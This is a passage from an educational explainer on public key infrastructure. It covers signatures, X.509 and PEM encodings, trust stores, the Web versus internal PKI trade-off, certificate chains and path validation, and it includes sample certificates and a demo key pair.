unique reference to some entity that has an identity. I’m Mike, but Mike isn’t my identity. It’s a name – identifier and name are synonyms (at least for our purposes). Entities can claim that they have some particular name. Other entities might be able to authenticate that claim, confirming its truth. But a claim needn’t be related to a name: I can make a claim about anything: my age, your age, access rights, the meaning of life, etc. Authentication, in general, is the process of confirming the truth of some claim. A subscriber or end entity is an entity that’s participating in a PKI and can be the subject of a certificate. A certificate authority (CA) is an entity that issues certificates to subscribers — a certificate issuer. Certificates that belong to subscribers are sometimes called end entity certificates or leaf certificates for reasons that’ll become clearer once we discuss certificate chains. Certificates that belong to CAs are usually called root certificates or intermediate certificates depending on the sort of CA. Finally, a relying party is a certificate user that verifies and trusts certificates issued by a CA. To confuse matters a bit, an entity can be both a subscriber and a relying party. That is, a single entity can have its own certificate and use other certificates to authenticate remote peers (this is what happens with mutual TLS, for instance). That’s enough to get us started, but if pedagogy excites you consider putting RFC 4949 on your kindle. For everyone else, let’s get concrete. How do we make claims and authenticate stuff in practice? Let’s talk crypto. MACs and signatures authenticate stuff A message authentication code (MAC) is a bit of data that’s used to verify which entity sent a message, and to ensure that a message hasn’t been modified. The basic idea is to feed a shared secret (a password) along with a message through a hash function. The hash output is a MAC. You send the MAC along with the message to some recipient. A recipient that also knows the shared secret can produce their own MAC and compare it to the one provided. Hash functions have a simple contract: if you feed them the same input twice you’ll get the exact same output. If the input is different – even by a single bit – the output will be totally different. So if the recipient’s MAC matches the one sent with the message it can be confident that the message was sent by another entity that knows the shared secret. Assuming only trusted entities know the shared secret, the recipient can trust the message. Hash functions are also one-way: it’s computationally infeasible to take the output of a hash function and reconstruct its input. This is critical to maintaining the confidentiality of a shared secret: otherwise some interloper could snoop your MACs, reverse your hash function, and figure out your secrets. That’s no good. Whether this property holds depends critically on subtle details of how hash functions are used to build MACs. Subtle details that I’m not going to get into here. So beware: don’t try to invent your own MAC algorithm. Use HMAC. All this talk of MACs is prologue: our real story starts with signatures. A signature is conceptually similar to a MAC, but instead of using a shared secret you use a key pair (defined soon). With a MAC, at least two entities need to know the shared secret: the sender and the recipient. A valid MAC could have been generated by either party, and you can’t tell which. Signatures are different. A signature can be verified using a public key but can only be generated with a corresponding private key. Thus, a recipient that only has a public key can verify signatures, but can’t generate them. This gives you tighter control over who can sign stuff. If only one entity knows the private key you get a property called non-repudiation: the private key holder can’t deny (repudiate) the fact that they signed some data. If you’re already confused, chill. They’re called signatures for a reason: they’re just like signatures in the real world. You have some stuff you want someone to agree to? You want to make sure you can prove they’ve agreed later on? Cool. Write it down and have them sign it. Public key cryptography lets computers see Certificates and PKI are built on public key cryptography (also called asymmetric cryptography), which uses key pairs. A key pair consists of a public key that can be distributed and shared with the world, and a corresponding private key that should be kept confidential by the owner. Let’s repeat that last part because it’s important: the security of a public key cryptosystem depends on keeping private keys private. There are two things you can do with a key pair: You can encrypt some data with the public key. The only way to decrypt that data is with the corresponding private key. You can sign some data with the private key. Anyone who knows the corresponding public key can verify the signature, proving which private key produced it. Public key cryptography is a magical gift from mathematics to computer science. The math is complicated, for sure, but you don’t need to understand it to appreciate its value. Public key cryptography lets computers do something that’s otherwise impossible: public key cryptography lets computers see. Ok, let me explain… public key cryptography lets one computer (or bit of code) prove to another that it knows something without sharing that knowledge directly. To prove you know a password you have to share it. Whoever you share it with can use it themselves. Not so with a private key. It’s like vision. If you know what I look like you can tell who I am – authenticate my identity – by looking at me. But you can’t shape-shift to impersonate me. Public key cryptography does something similar. If you know my public key (what I look like) you can use it to see me across the network. You could send me a big random number, for example. I can sign your number and send you my signature. Verifying that signature is good evidence you’re talking to me. This effectively allows computers to see who they’re talking to across a network. This is so crazy useful we take it for granted in the real world. Across a network it’s straight magic. Thanks math. Certificates: driver’s licenses for computers and code What if you don’t already know my public key? That’s what certificates are for. Certificates are fundamentally really simple. A certificate is a data structure that contains a public key and a name. The data structure is then signed. The signature binds the public key to the name. The entity that signs a certificate is called the issuer (or certificate authority) and the entity named in the certificate is called the subject. If Some Issuer signs a certificate for Bob, that certificate can be interpreted as the statement: “Some Issuer says Bob’s public key is 01:23:42…“.This is a claim made by Some Issuer about Bob. The claim is signed by Some Issuer, so if you know Some Issuer’s public key you can authenticate it by verifying the signature. If you trust Some Issuer you can trust the claim. Thus, certificates let you use trust, and knowledge of an issuer’s public key, to learn another entity’s public key (in this case, Bob’s). That’s it. Fundamentally, that’s all a certificate is. Certificates are like driver’s licenses or passports for computers and code. If you’ve never met me before, but you trust the DMV, you can use my license for authentication: verify that the license is valid (check hologram, etc), look at picture, look at me, read name. Computers use certificates to do the same thing: if you’ve never met some computer before, but you trust some certificate authority, you can use a certificate for authentication: verify that the certificate is valid (check signature, etc), look at public key, “look at private key” across network (as described above), read name. Let’s take a quick look at a real certificate: Yea so I might have simplified the story a little bit. Like a driver’s license, there’s other stuff in certificates. Licenses say whether you’re an organ donor and whether you’re authorized to drive a commercial vehicle. Certificates say whether you’re a CA and whether your public key is supposed to be used for signing or encryption. Both also have expirations. There’s a bunch of detail here, but it doesn’t change what I said before: fundamentally, a certificate is just a thing that binds a public key to a name. X.509, ASN.1, OIDs, DER, PEM, PKCS, oh my… Let’s look at how certificates are represented as bits and bytes. This part actually is annoyingly complicated. In fact, I suspect that the esoteric and poorly defined manner in which certificates and keys are encoded is the source of most confusion and frustration around PKI in general. This stuff is dumb. Sorry. Usually when people talk about certificates without additional qualification they’re referring to X.509 v3 certificates. More specifically, they’re usually talking about the PKIX variant described in RFC 5280 and further refined by the CA/Browser Forum’s Baseline Requirements. In other words, they’re referring to the sort of certificates that browsers understand and use for HTTPS (HTTP over TLS). There are other certificate formats. Notably, SSH and PGP both have their own. But we’re going to focus on X.509. If you can understand X.509 you’ll be able to figure everything else out. Since these certificates are so broadly supported – they have good libraries and whatnot – they’re frequently used in other contexts, too. They’re certainly the most common format for certificates issued by internal PKI (defined in a bit). Importantly, these certificates work out of the box with TLS and HTTPS clients and servers. You can’t fully appreciate X.509 without a small history lesson. X.509 was first standardized in 1988 as part of the broader X.500 project under the auspices of the ITU-T (the International Telecommunications Union’s standards body). X.500 was an effort by the telcos to build a global telephone book. That never happened, but vestiges remain. If you’ve ever looked at an X.509 certificate and wondered why something designed for the web encodes a locality, state, and country here’s your answer: X.509 wasn’t designed for the web. It was designed thirty years ago to build a phone book. X.509 builds on ASN.1, another ITU-T standard (defined by X.208 and X.680). ASN stands for Abstract Syntax Notation (1 stands for One). ASN.1 is a notation for defining data types. You can think of it like JSON for X.509 but it’s actually more like protobuf or thrift or SQL DDL. RFC 5280 uses ASN.1 to define an X.509 certificate as an object that contains various bits of information: a name, key, signature, etc. ASN.1 has normal data types like integers, strings, sets, and sequences. It also has an unusual type that’s important to understand: object identifiers (OIDs). An OID is like a URI, but more annoying. They’re (supposed to be) universally unique identifiers. Structurally, OIDs are a sequence of integers in a hierarchical namespace. You can use an OID to tag a bit of data with a type. A string is just a string, but if I tag a string with OID 2.5.4.3 then it’s no longer an ordinary string – it’s an X.509 common name. ASN.1 is abstract in the sense that the standard doesn’t say anything about how stuff should be represented as bits and bytes. For that there are various encoding rules that specify concrete representations for ASN.1 data values. It’s an additional abstraction layer that’s supposed to be useful, but is mostly just annoying. It’s sort of like the difference between unicode and utf8 (eek). There are a bunch of encoding rules for ASN.1, but there’s only one that’s commonly used for X.509 certificates and other crypto stuff: distinguished encoding rules or DER (though the non-canonical basic encoding rules (BER) are also occasionally used). DER is a pretty simple type-length-value encoding, but you really don’t need to worry about it since libraries will do most of the heavy lifting. Unfortunately, the story doesn’t stop here. You don’t have to worry much about encoding and decoding DER but you definitely will need to figure out whether a particular certificate is a plain DER-encoded X.509 certificate or something fancier. There are two potential dimensions of fanciness: we might be looking at something more than raw DER, and we might be looking at something more than just a certificate. Starting with the former dimension, DER is straight binary, and binary data is hard to copy-paste and otherwise shunt around the web. So most certificates are packaged up in PEM files (which stands for Privacy Enhanced EMail, another weird historical vestige). If you’ve ever worked with MIME, PEM is similar: a base64 encoded payload sandwiched between a header and a footer. The PEM header has a label that’s supposed to describe the payload. Shockingly, this simple job is mostly botched and PEM labels are often inconsistent between tools (RFC 7468 attempts to standardize the use of PEM in this context, but it’s not complete and not always followed). Without further ado, here’s what a PEM-encoded X.509 v3 certificate looks like: -----BEGIN CERTIFICATE----- MIIBwzCCAWqgAwIBAgIRAIi5QRl9kz1wb+SUP20gB1kwCgYIKoZIzj0EAwIwGzEZ MBcGA1UEAxMQTDVkIFRlc3QgUm9vdCBDQTAeFw0xODExMDYyMjA0MDNaFw0yODEx MDMyMjA0MDNaMCMxITAfBgNVBAMTGEw1ZCBUZXN0IEludGVybWVkaWF0ZSBDQTBZ MBMGByqGSM49AgEGCCqGSM49AwEHA0IABAST8h+JftPkPocZyuZ5CVuPUk3vUtgo cgRbkYk7Ong7ey/fM5fJdRNdeW6SouV5h3nF9JvYKEXuoymSNjGbKomjgYYwgYMw DgYDVR0PAQH/BAQDAgGmMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcDAjAS BgNVHRMBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBRc+LHppFk8sflIpm/XKpbNMwx3 SDAfBgNVHSMEGDAWgBTirEpzC7/gexnnz7ozjWKd71lz5DAKBggqhkjOPQQDAgNH ADBEAiAejDEfua7dud78lxWe9eYxYcM93mlUMFIzbWlOJzg+rgIgcdtU9wIKmn5q FU3iOiRP5VyLNmrsQD3/ItjUN1f1ouY= -----END CERTIFICATE----- PEM-encoded certificates will usually carry a .pem, .crt, or .cer extension. A raw certificate encoded using DER will usually carry a .der extension. Again, there’s not much consistency here, so your mileage may vary. Returning to our other dimension of fanciness: in addition to fancier encoding using PEM, a certificate might be wrapped up in fancier packaging. Several envelope formats define larger data structures (still using ASN.1) that can contain certificates, keys, and other stuff. Some things ask for “a certificate” when they really want a certificate in one of these envelopes. So beware. The envelope formats you’re likely to encounter are part of a suite of standards called PKCS (Public Key Cryptography Standards) published by RSA labs (actually the story is slightly more complicated, but whatever). The first is PKCS#7, rebranded Cryptographic Message Syntax (CMS) by IETF, which can contain one or more certificates (encoding a full certificate chain, described shortly). PKCS#7 is commonly used by Java. Common extensions are .p7b and .p7c. The other common envelope format is PKCS#12 which can contain a certificate chain (like PKCS#7) along with an (encrypted) private key. PKCS#12 is commonly used by Microsoft products. Common extensions are .pfx and .p12. Again, the PKCS#7 and PKCS#12 envelopes also use ASN.1. That means both can be encoded as raw DER or BER or PEM. That said, in my experience they’re almost always raw DER. Key encoding is similarly convoluted, but the pattern is generally the same: some ASN.1 data structure describes the key, DER is used as a binary encoding, and PEM (hopefully with a useful header) might be used as a slightly friendlier representation. Deciphering the sort of key you’re looking at is half art, half science. If you’re lucky RFC 7468 will give good guidance to figure out what your PEM payload is. Elliptic curve keys are usually labeled as such, though there doesn’t seem to be any standardization. Other keys are simply “PRIVATE KEY” by PEM. This usually indicates a PKCS#8 payload, an envelope for private keys that includes key type and other metadata. Here’s an example of a PEM-encoded elliptic curve key: $ step crypto keypair --kty EC --no-password --insecure ec.pub ec.prv $ cat ec.pub ec.prv -----BEGIN PUBLIC KEY----- MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEc73/+JOESKlqWlhf0UzcRjEe7inF uu2z1DWxr+2YRLfTaJOm9huerJCh71z5lugg+QVLZBedKGEff5jgTssXHg== -----END PUBLIC KEY----- -----BEGIN EC PRIVATE KEY----- MHcCAQEEICjpa3i7ICHSIqZPZfkJpcRim/EAmUtMFGJg6QjkMqDMoAoGCCqGSM49 AwEHoUQDQgAEc73/+JOESKlqWlhf0UzcRjEe7inFuu2z1DWxr+2YRLfTaJOm9hue rJCh71z5lugg+QVLZBedKGEff5jgTssXHg== -----END EC PRIVATE KEY----- It’s also quite common to see private keys encrypted using a password (a shared secret or symmetric key). Those will look something like this (Proc-Type and DEK-Info are part of PEM and indicate that this PEM payload is encrypted using AES-256-CBC? -----BEGIN EC PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-256-CBC,b3fd6578bf18d12a76c98bda947c4ac9 qdV5u+wrywkbO0Ai8VUuwZO1cqhwsNaDQwTiYUwohvot7Vw851rW/43poPhH07So sdLFVCKPd9v6F9n2dkdWCeeFlI4hfx+EwzXLuaRWg6aoYOj7ucJdkofyRyd4pEt+ Mj60xqLkaRtphh9HWKgaHsdBki68LQbObLOz4c6SyxI= -----END EC PRIVATE KEY----- PKCS#8 objects can also be encrypted, in which case the header label should be “ENCRYPTED PRIVATE KEY” per RFC 7468. You won’t have Proc-Type and Dek-Info headers in this case as this information is encoded in the payload instead. Public keys will usually have a .pub or .pem extension. Private keys may carry a .prv, .key, or .pem extension. Once again, your mileage may vary. Quick summary. ASN.1 is used to define data types like certificates and keys. DER is a set of encoding rules for turning ASN.1 into bits and bytes. X.509 is defined in ASN.1. PKCS#7 and PKCS#12 are bigger data structures, also defined using ASN.1, that can contain certificates and other stuff. They’re commonly used by Java and Microsoft, respectively. Since raw binary DER is hard to shunt around the web most certificates are PEM-encoded, which base64 encodes the DER and labels it. Private keys are usually represented as PEM-encoded PKCS#8 objects. Sometimes they’re also encrypted with a password. If that’s confusing, it’s not you. It’s the world. I tried. Public Key Infrastructure It’s good to know what a certificate is, but that’s less than half the story. Let’s look at how certificates are created and used. Public key infrastructure (PKI) is the umbrella term for all of the stuff we need in order to issue, distribute, store, use, verify, revoke, and otherwise manage and interact with certificates and keys. It’s an intentionally vague term, like “database infrastructure”. Certificates are the building blocks of most PKIs, and certificate authorities are the foundation. That said, PKI is so much more. It includes libraries, cron jobs, protocols, conventions, clients, servers, people, processes, names, discovery mechanisms, and all the other stuff you’ll need to use public key cryptography effectively. If you build your own PKI from scratch you’ll enjoy a ton of discretion. Just like if you build your own database infrastructure. In fact, many simple PKIs don’t even use certificates. When you edit ~/.ssh/authorized_keys you’re configuring a simple certificate-less form of PKI that SSH uses to bind public keys to names in flat files. PGP uses certificates, but doesn’t use CAs. Instead it uses a web-of-trust model. You can even use a blockchain to assign names and bind them to public keys. The only thing that’s truly mandatory if you’re building a PKI from scratch is that, definitionally, you’ve got to be using public keys. Everything else can change. That said, you probably don’t want to build a PKI entirely from scratch. We’ll focus on the sort of PKI used on the web, and internal PKIs that are based on Web PKI technologies and leverage existing standards and components. As we proceed remember the simple goal of certificates and PKI: to bind names to public keys. Web PKI vs Internal PKI You interact with Web PKI via your browser whenever you access an HTTPS URL — like when you loaded this website. This is the only PKI many people are (at least vaguely) familiar with. It creaks and clanks and bumbles along but it mostly works. Despite its problems, it substantially improves security on the web and it’s mostly transparent to users. You should use it everywhere your system communicates with the outside world over the internet. Web PKI is mostly defined by RFC 5280 and refined by the CA/Browser Forum (a.k.a., CA/B or CAB Forum). It’s sometimes called “Internet PKI” or PKIX (after the working group that created it). The PKIX and CAB Forum documents cover a lot of ground. They define the variety of certificates we talked about in the last section. They also define what a “name” is and where it goes in a certificate, what signature algorithms can be used, how a relying party determines the issuer of a certificate, how a certificate’s validity period (issue and expiry dates) is specified, how revocation and certificate path validation works, the process that CAs use to determine whether someone owns a domain, and a whole lot more. Web PKI is important because Web PKI certificates work by default with browsers and pretty much everything else that uses TLS. Internal PKI is PKI you run yourself, for your own stuff: production infrastructure like services, containers, and VMs; enterprise IT applications; corporate endpoints like laptops and phones; and any other code or device you want to identify. It allows you to authenticate and establish cryptographic channels so your stuff can run anywhere and securely communicate, even across the public internet. Why run your own internal PKI if Web PKI already exists? The simple answer is that Web PKI wasn’t designed to support internal use cases. Even with a CA like Let’s Encrypt, which offers free certificates and automated provisioning, you’ll have to deal with rate limits and availability. That’s no good if you have lots of services that you deploy all the time. Further, with Web PKI you have little or no control over important details like certificate lifetime, revocation mechanisms, renewal processes, key types, and algorithms (all important stuff we’ll explain in a moment). Finally, the CA/Browser Forum Baseline Requirements actually prohibit Web PKI CAs from binding internal IPs (e.g., stuff in 10.0.0.0/8) or internal DNS names that aren’t fully-qualified and resolvable in public global DNS (e.g., you can’t bind a kubernetes cluster DNS name like foo.ns.svc.cluster.local). If you want to bind this sort of name in a certificate, issue lots of certificates, or control certificate details, you’ll need your own internal PKI. In the next section we’ll see that trust (or lack thereof) is yet another reason to avoid Web PKI for internal use. In short, use Web PKI for your public website and APIs. Use your own internal PKI for everything else. Trust & Trustworthiness Trust Stores Earlier we learned to interpret a certificate as a statement, or claim, like: “issuer says subject’s public key is blah blah blah”. This claim is signed by the issuer so it can be authenticated by relying parties. We glossed over something important in this description: how does the relying party know the issuer’s public key? The answer is simple, if not satisfying: relying parties are pre-configured with a list of trusted root certificates (or trust anchors) in a trust store. The manner in which this pre-configuration occurs is an important aspect of any PKI. One option is to bootstrap off of another PKI: you could have some automation tool use SSH to copy root certificates to relying parties, leveraging the SSH PKI described earlier. If you’re running in the cloud your SSH PKI, in turn, is bootstrapped off of Web PKI plus whatever authentication your cloud vendor did when you created your account and gave them your credit card. If you follow this chain of trust back far enough you’ll always find people: every trust chain ends in meatspace. Root certificates in trust stores are self-signed. The issuer and the subject are the same. Logically it’s a statement like “Mike says Mike’s public key is blah blah blah”. The signature on a self-signed certificate provides assurance that the subject/issuer knows the relevant private key, but anyone can generate a self-signed certificate with any name they want in it. So provenance is critical: a self-signed certificate should only be trusted insofar as the process by which it made its way into the trust store is trusted. On macOS the trust store is managed by the keychain. On many Linux distributions it’s simply some file(s) in /etc or elsewhere on disk. If your users can modify these files you better trust all your users. So where do trust stores come from? For Web PKI the most important relying parties are browsers. The trust stores used by default by the major browsers – and pretty much everything else that uses TLS – are maintained by four organizations: Apple’s root certificate program used by iOS and macOS Microsoft’s root certificate program used by Windows Mozilla’s root certificate program used by their products and, because of its open and transparent process, used as the basis for many other trust stores (e.g., for many Linux distributions) Google, which doesn’t run a root certificate program (Chrome usually uses the host operating system’s trust store) but maintains its own blacklist of roots and specific certificates that it doesn’t trust. (ChromeOS builds off of Mozilla’s certificate program.) Operating system trust stores typically ship with the OS. Firefox ships with its own trust store (distributed using TLS from mozilla.org — bootstrapping off of Web PKI using some other trust store). Programming languages and other non-browser stuff like curl typically use the OS trust store by default. So the trust stores typically used by default by pretty much everything come pre-installed and are updated via software updates (which are usually code signed using yet another PKI). There are more than 100 certificate authorities commonly included in the trust stores maintained by these programs. You probably know the big ones: Let’s Encrypt, Symantec, DigiCert, Entrust, etc. It can be interesting to peruse them. If you’d like to do so programmatically, Cloudflare’s cfssl project maintains a github repository that includes the trusted certificates from various trust stores to assist with certificate bundling (which we’ll discuss momentarily). For a more human-friendly experience you can query Censys to see which certificates are trusted by Mozilla, Apple, and Microsoft. Trustworthiness These 100+ certificate authorities are trusted in the descriptive sense — browsers and other stuff trust certificates issued by these CAs by default. But that doesn’t mean they’re trustworthy in the moral sense. On the contrary, there are documented cases of Web PKI certificate authorities providing governments with fraudulent certificates in order to snoop on traffic and impersonate websites. Some of these “trusted” CAs operate out of authoritarian jurisdictions like China. Democracies don’t really have a moral high ground here, either. NSA takes every available opportunity to undermine Web PKI. In 2011 the “trusted” DigiNotar and Comodo certificate authorities were both compromised. The DigiNotar breach was probably NSA. There are also numerous examples of CAs mistakenly issuing malformed or non-compliant certificates. So while these CAs are de-facto trusted, as a group they’re empirically not trustworthy. We’ll soon see that Web PKI in general is only as secure as the least secure CA, so this is not good. The browser community has taken some action to address this issue. The CA/Browser Forum Baseline Requirements rationalize the rules that these trusted certificate authorities are supposed to follow before issuing certificates. CAs are audited for compliance with these rules as part of the WebTrust audit program, which is required by some root certificate programs for inclusion in their trust stores (e.g., Mozilla’s). Still, if you’re using TLS for internal stuff, you probably don’t want to trust these public CAs any more than you have to. If you do, you’re probably opening up the door to NSA and others. You’re accepting the fact that your security depends on the discipline and scruples of 100+ other organizations. Maybe you don’t care, but fair warning. Federation To make matters worse, Web PKI relying parties (RPs) trust every CA in their trust store to sign certificates for any subscriber. The result is that the overall security of Web PKI is only as good as the least secure Web PKI CA. The 2011 DigiNotar attack demonstrated the problem here: as part of the attack a certificate was fraudulently issued for google.com. This certificate was trusted by major web browsers and operating systems despite the fact that Google had no relationship with DigiNotar. Dozens more fraudulent certificates were issued for companies like Yahoo!, Mozilla, and The Tor Project. DigiNotar root certificates were ultimately removed from the major trust stores, but a lot of damage had almost certainly already been done. More recently, Sennheiser got called out for installing a self-signed root certificate in trust stores with their HeadSetup app, then embedding the corresponding private key in the app’s configuration. Anyone can extract this private key and use it to issue a certificate for any domain. Any computer that has the Sennheiser certificate in its trust store would trust these fraudulent certificates. This completely undermines TLS. Oops. There are a number of mitigation mechanisms that can help reduce these risks. Certificate Authority Authorization (CAA) allows you to restrict which CAs can issue certificates for your domain using a special DNS record. Certificate Transparency (CT) (RFC 6962) mandates that CAs submit every certificate they issue to an impartial observer that maintains a public certificate log to detect fraudulently issued certificates. Cryptographic proof of CT submission is included in issued certificates. HTTP Public Key Pinning (HPKP or just “pinning”) lets a subscriber (a website) tell an RP (a browser) to only accept certain public keys in certificates for a particular domain. The problem with all of these things is RP support, or lack thereof. The CAB Forum now mandates CAA checks in browsers. Some browsers also have some support for CT and HPKP. For other RPs (e.g., most TLS standard library implementations) this stuff is almost never enforced. This issue will come up repeatedly: a lot of certificate policy must be enforced by RPs, and RPs can rarely be bothered. If RPs don’t check CAA records and don’t require proof of CT submission this stuff doesn’t do much good. In any case, if you run your own internal PKI you should maintain a separate trust store for internal stuff. That is, instead of adding your root certificate(s) to the existing system trust store, configure internal TLS requests to use only your roots. If you want better federation internally (e.g., you want to restrict which certificates your internal CAs can issue) you might try CAA records and properly configured RPs. You might also want to check out SPIFFE, an evolving standardization effort that addresses this problem and a number of others related to internal PKI. What’s a Certificate Authority We’ve talked a lot about certificate authorities (CAs) but haven’t actually defined what one is. A CA is a trusted certificate issuer. It vouches for the binding between a public key and a name by signing a certificate. Fundamentally, a certificate authority is just another certificate and a corresponding private key that’s used to sign other certificates. Obviously some logic and process needs to be wrapped around these artifacts. The CA needs to get its certificate distributed in trust stores, accept and process certificate requests, and issue certificates to subscribers. A CA that exposes remotely accessible APIs to automate this stuff it’s called an online CA. A CA with a self-signed root certificate included in trust stores is called a root CA. Intermediates, Chains, and Bundling The CAB Forum Baseline Requirements stipulate that a root private key belonging to a Web PKI root CA can only be used to sign a certificate by issuing a direct command (see section 4.3.1). In other words, Web PKI root CAs can’t automate certificate signing. They can’t be online. This is a problem for any large scale CA operation. You can’t have someone manually type a command into a machine to fulfill every certificate order. The reason for this stipulation is security. Web PKI root certificates are broadly distributed in trust stores and hard to revoke. Compromising a root CA private key would affect literally billions of people and devices. Best practice, therefore, is to keep root private keys offline, ideally on some specialized hardware connected to an air gapped machine, with good physical security, and with strictly enforced procedures for use. Many internal PKIs also follow these same practices, though it’s far less necessary. If you can automate root certificate rotation (e.g., update your trust stores using configuration management or orchestration tools) you can easily rotate a compromised root key. People obsess so much over root private key management for internal PKIs that it delays or prevents internal PKI deployment. Your AWS root account credentials are at least as sensitive, if not more. How do you manage those credentials? To make certificate issuance scalable (i.e., to make automation possible) when the root CA isn’t online, the root private key is only used infrequently to sign a few intermediate certificates. The corresponding intermediate private keys are used by intermediate CAs (also called subordinate CAs) to sign and issue leaf certificates to subscribers. Intermediates aren’t generally included in trust stores, making them easier to revoke and rotate, so certificate issuance from an intermediate typically is online and automated. This bundle of certificates – leaf, intermediate, root – forms a chain (called a certificate chain). The leaf is signed by the intermediate, the intermediate is signed by the root, and the root signs itself. Technically this is another simplification. There’s nothing stopping you from creating longer chains and more complex graphs (e.g., by cross-certification). This is generally discouraged though, as it can become very complicated very quickly. In any case, end entity certificates are leaf nodes in this graph. Hence the name “leaf certificate”. When you configure a subscriber (e.g., a web server like Apache or Nginx or Linkerd or Envoy) you’ll typically need to provide not just the leaf certificate, but a certificate bundle that includes intermediate(s). PKCS#7 and PKCS#12 are sometimes used here because they can include a full certificate chain. More often, certificate chains are encoded as a simple sequence of line-separated PEM objects. Some stuff expects the certs to be ordered from leaf to root, other stuff expects root to leaf, and some stuff doesn’t care. More annoying inconsistency. Google and Stack Overflow help here. Or trial and error. In any case, here’s an example: $ cat server.crt -----BEGIN CERTIFICATE----- MIICFDCCAbmgAwIBAgIRANE187UXf5fn5TgXSq65CMQwCgYIKoZIzj0EAwIwHzEd MBsGA1UEAxMUVGVzdCBJbnRlcm1lZGlhdGUgQ0EwHhcNMTgxMjA1MTc0OTQ0WhcN MTgxMjA2MTc0OTQ0WjAUMRIwEAYDVQQDEwlsb2NhbGhvc3QwWTATBgcqhkjOPQIB BggqhkjOPQMBBwNCAAQqE2VPZ+uS5q/XiZd6x6vZSKAYFM4xrYa/ANmXeZ/gh/n0 vhsmXIKNCg6vZh69FCbBMZdYEVOb7BRQIR8Q1qjGo4HgMIHdMA4GA1UdDwEB/wQE AwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwHQYDVR0OBBYEFHee 8N698LZWzJg6SQ9F6/gQBGkmMB8GA1UdIwQYMBaAFAZ0jCINuRtVd6ztucMf8Bun D++sMBQGA1UdEQQNMAuCCWxvY2FsaG9zdDBWBgwrBgEEAYKkZMYoQAEERjBEAgEB BBJtaWtlQHNtYWxsc3RlcC5jb20EK0lxOWItOEdEUWg1SmxZaUJwSTBBRW01eHN5 YzM0d0dNUkJWRXE4ck5pQzQwCgYIKoZIzj0EAwIDSQAwRgIhAPL4SgbHIbLwfRqO HO3iTsozZsCuqA34HMaqXveiEie4AiEAhUjjb7vCGuPpTmn8HenA5hJplr+Ql8s1 d+SmYsT0jDU= -----END CERTIFICATE----- -----BEGIN CERTIFICATE----- MIIBuzCCAWKgAwIBAgIRAKBv/7Xs6GPAK4Y8z4udSbswCgYIKoZIzj0EAwIwFzEV MBMGA1UEAxMMVGVzdCBSb290IENBMB4XDTE4MTIwNTE3MzgzOFoXDTI4MTIwMjE3 MzgzOFowHzEdMBsGA1UEAxMUVGVzdCBJbnRlcm1lZGlhdGUgQ0EwWTATBgcqhkjO PQIBBggqhkjOPQMBBwNCAAT8r2WCVhPGeh2J2EFdmdMQi5YhpMp3hyVZWu6XNDbn xd8QBUNZTHqdsMKDtXoNfmhH//dwz78/kRnbka+acJQ9o4GGMIGDMA4GA1UdDwEB /wQEAwIBpjAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwEgYDVR0TAQH/ BAgwBgEB/wIBADAdBgNVHQ4EFgQUBnSMIg25G1V3rO25wx/wG6cP76wwHwYDVR0j BBgwFoAUcITNjk2XmInW+xfLJjMYVMG7fMswCgYIKoZIzj0EAwIDRwAwRAIgTCgI BRvPAJZb+soYP0tnObqWdplmO+krWmHqCWtK8hcCIHS/es7GBEj3bmGMus+8n4Q1 x8YmK7ASLmSCffCTct9Y -----END CERTIFICATE----- Again, annoying and baroque, but not rocket science. Certificate path validation Since intermediate certificates are not included in trust stores they need to be distributed and verified just like leaf certificates. You provide these intermediates when you configure subscribers, as described above. Then subscribers pass them along to RPs. With TLS this happens as part of the handshake that establishes a TLS connection. When a subscriber sends its certificate to a relying party it includes any intermediate(s) necessary to chain back up to a trusted root. The relying party verifies the leaf and intermediate certificates in a process called certificate path validation. The complete certificate path validation algorithm is complicated. It includes checking certificate expirations, revocation status, various certificate policies, key use restrictions, and a bunch of other stuff. Proper implementation of this algorithm by PKI RPs is absolutely critical. People are shockingly casual about disabling certificate path validation (e.g., by passing the -k flag to curl). Don’t do this. Don’t disable certificate path validation. It’s not that hard to do proper TLS, and certificate path validation is the part of TLS that does authentication. People sometimes argue that the channel is still encrypted, so it doesn’t matter. That’s wrong. It does matter. Encryption without authentication is pretty worthless. It’s like a blind confessional: your conversation is private but you have no idea who’s on the other side of the curtain. Only this isn’t a church, it’s the internet. So don’t disable certificate path validation. Key & Certificate Lifecycle Before you can use a certificate with a protocol like TLS you need to figure out how to get one from a CA. Abstractly this is a pretty simple process: a subscriber that wants a certificate generates a key pair and submits a request to a certificate authority. The CA makes sure the name that will be bound in the certificate is correct and, if it is, signs and returns a certificate. Certificates expire, at which point they’re no longer trusted by RPs. If you’re still using a certificate that’s about to expire you’ll need to renew and rotate it. If you want RPs to stop trusting a certificate before it expires, it can (sometimes) be revoked. Like much of PKI this simple process is deceptively intricate. Hidden in the details are the two hardest problems in computer science: cache invalidation and naming things. Still, it’s all easy enough to reason about once you understand what’s going on. Naming things Historically, X.509 used X.500 distinguished names (DNs) to name the subject of a certificate (a subscriber). A DN includes a common name (for me, that’d be “Mike Malone”). It can also include a locality, country, organization, organizational unit, and a whole bunch of other irrelevant crap (recall that this stuff was originally meant for a digital phone book). No one understands distinguished names. They don’t really make sense for the web. Avoid them. If you do use them, keep them simple. You don’t have to use every field. In fact, you shouldn’t. A common name is probably all you need, and perhaps an organization name if you’re a thrill seeker. PKIX originally specified that the DNS hostname of a website should be bound in the the DN common name. More recently, the CAB Forum has deprecated this practice and made the entire DN optional (see sections 7.1.4.2 of the Baseline Requirements). Instead, the modern best practices is to leverage the subject alternative name (SAN) X.509 extension to bind a name in a certificate. There are four sorts of SANs in common use, all of which bind names that are broadly used and understood: domain names (DNS), email addresses, IP addresses, and URIs. These are already supposed to be unique in the contexts we’re interested in, and they map pretty well to the things we’re interested in identifying: email addresses for people, domain names and IP addresses for machines and code, URIs if you want to get fancy. Use SANs. Note also that Web PKI allows for multiple names to be bound in a certificate and allows for wildcards in names. A certificate can have multiple SANs, and can have SANs like *.smallstep.com. This is useful for websites that respond to multiple names (e.g., smallstep.com and www.smallstep.com). Generating key pairs Once we’ve got a name we need to generate a key pair before we can create a certificate. Recall that the security of a PKI depends critically on a simple invariant: that the only entity that knows a given private key is the subscriber named in the corresponding certificate. To be sure that this invariant holds, best practice is to have the subscriber generate its own key pair so it’s the only thing that ever knows it. Definitely avoid transmitting a private key across the network. You’ll need to decide what type of key 